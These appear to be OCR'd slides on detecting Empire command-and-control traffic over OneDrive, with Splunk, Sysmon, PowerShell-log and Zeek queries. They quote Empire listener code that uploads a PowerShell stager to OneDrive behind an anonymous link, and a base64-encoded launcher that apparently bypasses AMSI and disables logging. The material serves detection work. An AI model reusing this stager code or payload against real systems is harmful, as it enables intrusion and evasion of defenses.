    ps_stager = self.generate_stager(listenerOptions=listener_options, language='powershell', token=token['access_token'])
    r = s.put("%s/drive/root:/%s/%s/%s:/content" % (base_url, base_folder, staging_folder, "STAGE0-PS.txt"),
              data=ps_stager, headers={"Content-Type": "application/octet-stream"})
    if r.status_code == 201 or r.status_code == 200:
        item = r.json()
        r = s.post("%s/drive/items/%s/createLink" % (base_url, item['id']),
                   json={"scope": "anonymous", "type": "view"},
                   headers={"Content-Type": "application/json"})
        stager_url = "https://api.onedrive.com/v1.0/shares/%s/driveitem/content" % r.json()['shareId']
        #Different domain for some reason?
        self.mainMenu.listeners.activeListeners[listener_name]['stager_url'] = stager_url

    else:
        print helpers.color("[!] Something went wrong uploading stager")
        message = r.content
        signal = json.dumps({
            'print' : True,
```

https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onedrive.py

C2 ONEDRIVE – DETECTION (SYSMON | SPLUNK)

EventCode=1

Process Creation



```
index=sysmon EventCode=1 host=wef.windomain.local ParentCommandLine=*enc* CommandLine!="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" | table  _time, host,
    CurrentDirectory, Image, ParentCommandLine, CommandLine,
```


✓ 4 events (10/1/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM)   No Event Sampling ▾

	_time	host	CurrentDirectory	Image	ParentCommandLine
1	2020-10-01 14:24:31	wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAGEAYgBMAGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAHsAJ
2	2020-10-01 14:24:31	wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAGEAYgBMAGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAHsAJ
		wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJ
		wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJ

```
        'Value'         :   'staging'
    },
    'TaskingsFolder' : {
        'Description'   :   'The nested Onedrive taskings folder.',
        'Required'      :   True,
        'Value'         :   'taskings'
    },
    'ResultsFolder' : {
        'Description'   :   'The nested Onedrive results folder.',
        'Required'      :   True,
        'Value'         :   'results'
    },
    'Launcher' : {
        'Description'   :   'Launcher string.',
        'Required'      :   True,
        'Value'         :   'powershell -noP -sta -w 1 -enc '
    },
    'StagingKey' : {
        'Description'   :   'Staging key for intial agent negotiation.',
        'Required'      :   True,
        'Value'         :   'asdf'
    },
```

https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onedrive.py

C2 ONEDRIVE – DETECTION (POWERSHELL | SPLUNK)



Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShe
General
Details

```
CommandInvocation(Get-Date): "Get-Date"


Context:
      Severity = Informational
      Host Name = ConsoleHost
      Host Version = 5.1.14393.693
      Host ID = 783e639b-8710-4ecd-96c5-ae07495564a3
      Host Application = powershell -noP -sta -w 1 -enc
```

SQBGACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAGEAYgBMAGUALgBO
ARgBdAC4AQQBzAHMARQBNAEIAbABZAC4ARwBIAHQAVAB5AHAAZQ
UAdABpAGwAcwAnACkALgAiAEcAZQBUAEYASQBFAGAATABkACIAKAA
CsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkAC
QAoACQAbgB1AEwATAApADsASQBGACgAJAAxAGYAZQA3AFsAJwBTA
AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQB
AZwAnAF0APQAwADsAJAAxAGYARQA3AFsAJwBTAGMAcgBpAHAAdAB
bABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQB
MALgBEAEkAYwB0AEkAbwBuAEEAcgB5AFsAcwB0AFIASQBuAEcALABTAFkAUwB0AGUAbQAuAE8AQgBqAEUAQwB0AF0AXQA6ADoATgBIAFcAKAApADsAJAB2AEEAbAAuAEEAZABEACgAJwB
FAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABWAEEATAAuAEEARABkACgAJwBFAG4AYQBiAGwAZQBTAGMAc
gBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkADEAZgBFADcAWwAnAEgASwBFAFkAXwBMAE8AQwBBAEwAXwBNAEE
AQwBIAEkATgBFAFwAUwBvAGYAdAB3AGEAcgBlAFwAUABvAGwAaQBjAGkAZQBzAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAG
wAbABcAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQA9ACQAVgBhAGwAfQBFAGwAUwBFAHsAWwBTAGMAUgBpAHAAVABCAEwATwBDAEsAXQA
uACIARwBIAHQARgBJAEUAYABMAGQAIgAoACcAcwBpAGcAbgBhAHQAdQByAGUAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAR
QB0AFYAQQBMAHUARQAoACQATgBVAEwAbAAsACgATgBFAHcALQBPAGIAagBIAGMAdAAgAEMAbwBMAGwAZQBDAFQAaQBvAG4AcwAuAEcARQBuAEUAcgBJAGMALgBIAEEAcwBoAFM
AZQBUAFsAcwB0AHIAaQBuAGcAXQApACkAfQAkAFIAZQBmAD0AWwBSAGUARgBdAC4AQQBTAFMARQBtAEIAbAB5AC4ARwBFAHQAVAB5AHAAZQAoACcAUwB5AHMAdABIAG0ALgBNAG
EAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAJwArACcAVQB0AGkAbABzACcAKQA7ACQAUgBFAGYALgBHAEUAVABGAEkAZQBsAEQAKAAnAGE
AbQBzAGkASQBuAGkAdABGACcAKwAnAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBMAHUARQAoACQATgB1
AEwAbAAsACQAVAByAHUARQApADsAfQA7AFsAUwBZAHMAdABIAE0ALgBOAEUAVAAuAFMAZQBSAHYASQBDAEUAUABPAGkAbgBUAE0AQQBOAGEAZwBIAHIAXQA6ADoARQB4AFAAZQB
DAFQAMQAwADAAQwBPAE4AdABpAE4AdQBFAD0AMAA7ACQAdwBDAD0ATgBIAFcALQBPAEIASgBIAEMAVAAgAFMAWQBTAFQARQBtAC4ATgBFAFQALgBXAEUAQgBDAEwAaQBIAG4AVA
A7ACQAdQA9ACcATQBpAGMAcgBvAHMAbwBmAHQAIABTAGsAeQBEAHIAaQB2AGUAUwB5AG4AYwAgADEANwAuADAAMAA1AC4AMAAxADAANwAuADAAMAAwADgAIABzAGgAaQBwA
DsAIABXAGkAbgBkAG8AdwBzACAATgBUACAAMQAwAC4AMAAgACgAMQA2ADIAOQA5ACkAJwA7ACQAdwBDAC4ASABIAEEAZABFAHIAcwAuAEEAZABEACgAJwBVAHMAZQByAC0AQQBn
AGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUABSAE8AeABZAD0AWwBTAFkAcwB0AEUATQAuAE4ARQB0AC4AVwBFAGIAUgBIAFEAdQBIAHMAVABdADoAOgBEAGUAZgBhAFUAbABUA
FcARQBCAFAAcgBPAFgAeQA7ACQAdwBjAC4AUAByAE8AWABZAC4AQwBSAEUARABFAE4AVABJAGEAbABTACAAPQAgAFsAUwB5AFMAVABFAE0ALgBOAGUAdAAuAEMAUgBIAGQARQBuA
HQASQBBAGwAQwBhAEMAaABFAF0AOgA6AEQAZQBmAEEAdQBMAHQATgBFAHQAdwBvAHIAawBDAHIARQBkAEUATgB0AEkAQQBMAHMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8Ae

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 10/1/2020 3:57:30 PM
Event ID: 4103
Task Category: Executing Pipeline
Level: Information
Keywords: None
User: WEF\vagrant
Computer: wef.windomain.local
OpCode: (20)
More Information: Event Log Online Help

PowerShell Events

Time span: Last 7 days

Hide Filters

Base64 block used

_time	indextime	host_fqdn	base64_data
2020-10-01 14:18:42	10/01/2020 14:18:43		FMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9
2020-10-01 14:17:21	10/01/2020 14:17:22		FMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9

Download or web connection


PowerShell Event Logs
EventID: 4103
CommandLine: "-noP –sta –w 1 –enc"

Empire Multi/Launcher Stager

- Adversary was able to deploy this payload to the victim's computer
- The script well then execute and connect to the empire control server
- The attacker will then be able to issue arbitrary commands and run Empire modules on the compromised system

C2 ONEDRIVE – BEACONING DETECTION (BRO / SPLUNK)

- Did you see some beaconing traffic here?
- Hard to detect due to its nature
- Defender's dilemma




```
index=zeek sourcetype="bro:dns:json" src_ip=192.168.38.104 dest_ip=192.168.38.102 query=public.dm.files.1drv.com | table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id
```

✓ 18 events (9/24/20 11:00:00.000 PM to 10/1/20 11:59:54.000 PM)

_time	src_ip	dest_ip	query	uid	id.orig_p	ts	trans_id
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CKJRqC4TPpAxOtAf7	57651	1601568918.099447	64951
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ChAFLX116pRgSOzBwd	57651	1601568918.099447	64951
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C2leXWRjwfXziioHg	49444	1601566762.465508	56748
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CNjbli4mybktUVzomd	49444	1601566762.465508	56748
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CyApXZ337ddX8TqQ68	58592	1601566107.707193	11111
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5TEqx2PgdGM5N58cg	58592	1601566107.707193	11111
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ClSMBUXYcQ2V05u1d	59554	1601548634.515205	27892
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT31SUbxepakw4	59554	1601548634.515205	27892
